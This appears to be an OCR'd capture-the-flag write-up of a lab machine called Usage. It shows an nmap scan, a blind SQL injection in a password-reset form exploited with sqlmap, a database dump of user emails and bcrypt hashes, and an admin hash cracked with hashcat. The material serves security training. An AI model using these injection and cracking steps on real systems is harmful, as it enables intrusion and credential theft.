

Information Gathering


1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap -sV -p- 10.10.11.18 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 14:31 IST
Nmap scan report for 10.10.11.18
Host is up (0.23s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.36 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```


2) Checked the web site







Daily Blogs — Mozilla Firefox
Daily Blogs
usage.htb/dashboard
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Usage
Logout
Logged In Successfully
Featured Blogs
Unraveling the Significance of Server-side Language Penetration Testing
In the intricate realm of cybersecurity, server-side language penetration testing emerges as a beacon of vigilance, illuminating the path towards fortified digital landscapes. By delving into the inner workings of these languages, security experts uncover hidden vulnerabilities that could potentially serve as gateways for cyber threats. Such proactive measures, collectively termed penetration testing, empower organizations to preempt
Fortifying Digital Bastions: The Power of Server-Side Language Penetration Testing
In the realm of digital warfare, where lines of code replace traditional battlegrounds, server-side language penetration testing emerges as a potent arsenal, fortifying the ramparts of cybersecurity. This strategic approach involves dissecting the inner workings of web applications foundational languages, seeking vulnerabilities that could become Achilles heels.
Codebreakers of the Digital Age: Demystifying Server-Side Language Penetration Testing
In the enigmatic world of cybersecurity, server-side language penetration testing stands as a modern-day cryptanalyst, deciphering the intricate codes that underpin web applications. This intricate process involves unraveling the syntax and


Admin | Login — Mozilla Firefox
Admin | Login
admin.usage.htb
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Usage Admin
Login
These credentials do not match our records.
admin
Password
Remember me
Login



Vulnerability Assessment

1) There is sqli in reset password field



2) Confirmed sqli

```
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 538 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: _token=PqdTjtZBkwn8GRV2UzwYGyJTqAZDukq7rRHLPag5&email=1' AND 5781=(SELECT (CASE WHEN (5781=5781) THEN 5781 ELSE (SELECT 3948 UNION SELECT 8624)
 END))-- OWsh

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (heavy query)
    Payload: _token=PqdTjtZBkwn8GRV2UzwYGyJTqAZDukq7rRHLPag5&email=1' AND 3005=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMN
S B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- iMBL
---
[15:41:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[15:41:14] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 246 times
[15:41:14] [INFO] fetched data logged to text files under '/home/vigneswar/.local/share/sqlmap/output/usage.htb'

[*] ending @ 15:41:14 /2024-04-15/


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ proxychains -q sqlmap -u 'http://usage.htb/forget-password' --data '_token=PqdTjtZBkwn8GRV2UzwYGyJTqAZDukq7rRHLPag5&email=1*' -H "Host: usage.htb" -H "C
ookie: XSRF-TOKEN=eyJpdiI6IjVsTkdITmZCNk1DSDBnVFZxK3NFd3c9PSIsInZhbHVlIjoiaVN0VU14ZnFUcHY4NTNjRHJ6UGxuYTdMMUNBdFFCcjErNmRWVEZoS0FnK2JoL29sSk03OVFRRXpJbytoTX
BUN0tPSW5yWXpZck0vdFd5cWR3RG41MnMxYTZtb3YrUVlwalVodGw2YjhlSzBoWVZDQjhZQk5WUTY5MXNoK1R4Yy8iLCJtYWMiOiI2OGY1YWRmZGJhZGM4NDc5YmE2OGI3MzYyYmJlMDc0OWE4NzE2ZDIwOW
M2NjkyMWM2MWQyM2Q1OGI0ZGFkNDE4IiwidGFnIjoiIn0%3D; laravel_session=eyJpdiI6InQ2eCszOUE4WUcwRWM2VThkaGoxSGc9PSIsInZhbHVlIjoianptMVNTNndadWFVK3ZjN2ZRQ1BydndYM0
xJSzJFalpETzVRUzlTMUtuby9yYUEvUjVSS1B3RjlDTkRvaUEwTDkxRmRlTnQ2eTJBVlhJaEJwUUhhUUVkdm42TTNoK2x6dVdVOFAxeG05SFJDNFJucEJTUXphb0M0b25Kdk9Ba0YiLCJtYWMiOiI0OTM2OD
MwZWM1NDMyODVlYTE1ODAwM2Y5MDY5OTRjZmYzYjU5MmJkZjcxYTc4NTljNjlmNDM3NWU4YjhhYjdlIiwidGFnIjoiIn0%3D" --level 3 --risk 3 --batch
```

```
[15:43:08] [INFO] retrieved: information_schema
[15:51:41] [INFO] retrieved: performance_schema
[16:00:53] [INFO] retrieved: usage_blog
[16:04:53] [INFO] fetching tables for databases: 'information_schema, performance_schema, usage_blog'
[16:04:53] [INFO] fetching number of tables for database 'information_schema'
[16:04:53] [INFO] retrieved: 79
```

3) Enumerated db with sqli

```
Database: usage_blog
[15 tables]
+-------------------------+
| admin_menu              |
| admin_operation_log     |
| admin_permissions       |
| admin_role_menu         |
| admin_role_permissions  |
| admin_role_users        |
| admin_roles             |
| admin_user_permissions  |
| admin_users             |
| blog                    |
| failed_jobs             |
| migrations              |
| password_reset_tokens   |
| personal_access_tokens  |
| users                   |
+-------------------------+
```

```
Database: usage_blog
Table: users
[7 entries]
+----+---------------------------------------------------+----------+--------------------------------------------------------------+---------------------
----+---------------------+----------------+-------------------+
| id | email                                             | name     | password                                                     | created_at
    | updated_at          | remember_token | email_verified_at |
+----+---------------------------------------------------+----------+--------------------------------------------------------------+---------------------
----+---------------------+----------------+-------------------+
| 1  | raj@raj.com                                       | raj      | $2y$10$7ALmTTEYfRVd8Rnyep/ck.bSFKfXfsltPLkyQqSp/TT7X1wApJt4. | 2023-08-17 03:16
:02 | 2023-08-17 03:16:02 | NULL           | NULL              |
| 2  | raj@usage.htb                                     | raj      | $2y$10$rbNCGxpWp1HSpO1gQX4uPO.pDg1nszoI/UhwHvfHDdfdfo9VmDJsa | 2023-08-22 08:55
:16 | 2023-08-22 08:55:16 | NULL           | NULL              |
| 3  | admin@gmail.com                                   | admin    | $2y$10$WJ8ELE5dlvMUoe5oAeqmz.dYz1re5ud/Xx4Q64kY5HoWEZw20Z3ge | 2024-04-14 16:50
:41 | 2024-04-14 16:50:41 | NULL           | NULL              |
| 4  | admin@admin.admin                                 | admin    | $2y$10$hiIstGl.aziYfNtOlyI7he8xiAHoH7FKPUWVRfb5C0tpbrCjY0uZq | 2024-04-14 19:51
:37 | 2024-04-14 19:51:37 | NULL           | NULL              |
| 5  | user@example.com                                  | username | $2y$10$pwSOra9bAbfuKrgQGb4lhOV2xcfu6nGuMRqoSrjW6ByReDOyPmHRC | 2024-04-14 20:13
:24 | 2024-04-14 20:13:24 | NULL           | NULL              |
| 6  | 130aebf8-29f3-49ff-b9d0-5915c1e82be4@email.webhook.site | another  | $2y$10$5ed6SsXUaMgMNthsYQBBKuyK81MFV6k4zzQiqTBV5/2eXMFUuWuVC | 2024-04-14 20:22
:06 | 2024-04-14 20:22:06 | NULL           | NULL              |
| 7  | andrey@gmail.com                                  | superuser | $2y$10$WjrnwJt2PLE8y0u7SfgCVe.ycg5z1U0GvPMaqO67Q8JwZN3/jolAi | 2024-04-14 21:13
:01 | 2024-04-14 21:13:01 | NULL           | NULL              |
+----+---------------------------------------------------+----------+--------------------------------------------------------------+---------------------
----+---------------------+----------------+-------------------+
```

Exploitation


1) Got hash for Administrator

```
---
[20:47:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[20:47:05] [INFO] fetching columns for table 'admin_users' in database 'usage_blog'
[20:47:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[20:47:05] [INFO] retrieved: 8
[20:47:13] [INFO] retrieved: avatar
[20:47:56] [INFO] retrieved: created_at
[20:49:22] [INFO] retrieved: id
[20:49:39] [INFO] retrieved: name
[20:50:11] [INFO] retrieved: password
[20:51:19] [INFO] retrieved: remember_token
[20:53:23] [INFO] retrieved: updated_at
[20:54:56] [INFO] retrieved: username
[20:56:00] [INFO] fetching entries for table 'admin_users' in database 'usage_blog'
[20:56:00] [INFO] fetching number of entries for table 'admin_users' in database 'usage_blog'
[20:56:00] [INFO] retrieved: 1
[20:56:05] [INFO] retrieved: Administrator
[20:58:04] [INFO] retrieved:
[20:58:05] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.............................. (done)
[20:59:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[20:59:35] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[20:59:35] [INFO] retrieved: 2023-08-13 02:48:26
[21:03:01] [INFO] retrieved: 1
[21:03:12] [INFO] retrieved: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
[21:16:04] [INFO] retrieved: kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Szsh: terminated  sqlmap -u 'http://usage.htb/forget-password' --data  -H "Host: usage
.htb" -H
```


Cracked it

```
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH...fUPrL2
Time.Started.....: Mon Apr 15 21:22:08 2024 (14 secs)
Time.Estimated...: Mon Apr 15 21:22:22 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      142 H/s (6.55ms) @ Accel:8 Loops:16 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1600/14344384 (0.01%)
Rejected.........: 0/1600 (0.00%)
Restore.Point....: 1536/14344384 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: clover -> dragon1

Started: Mon Apr 15 21:21:54 2024
Stopped: Mon Apr 15 21:22:23 2024
```

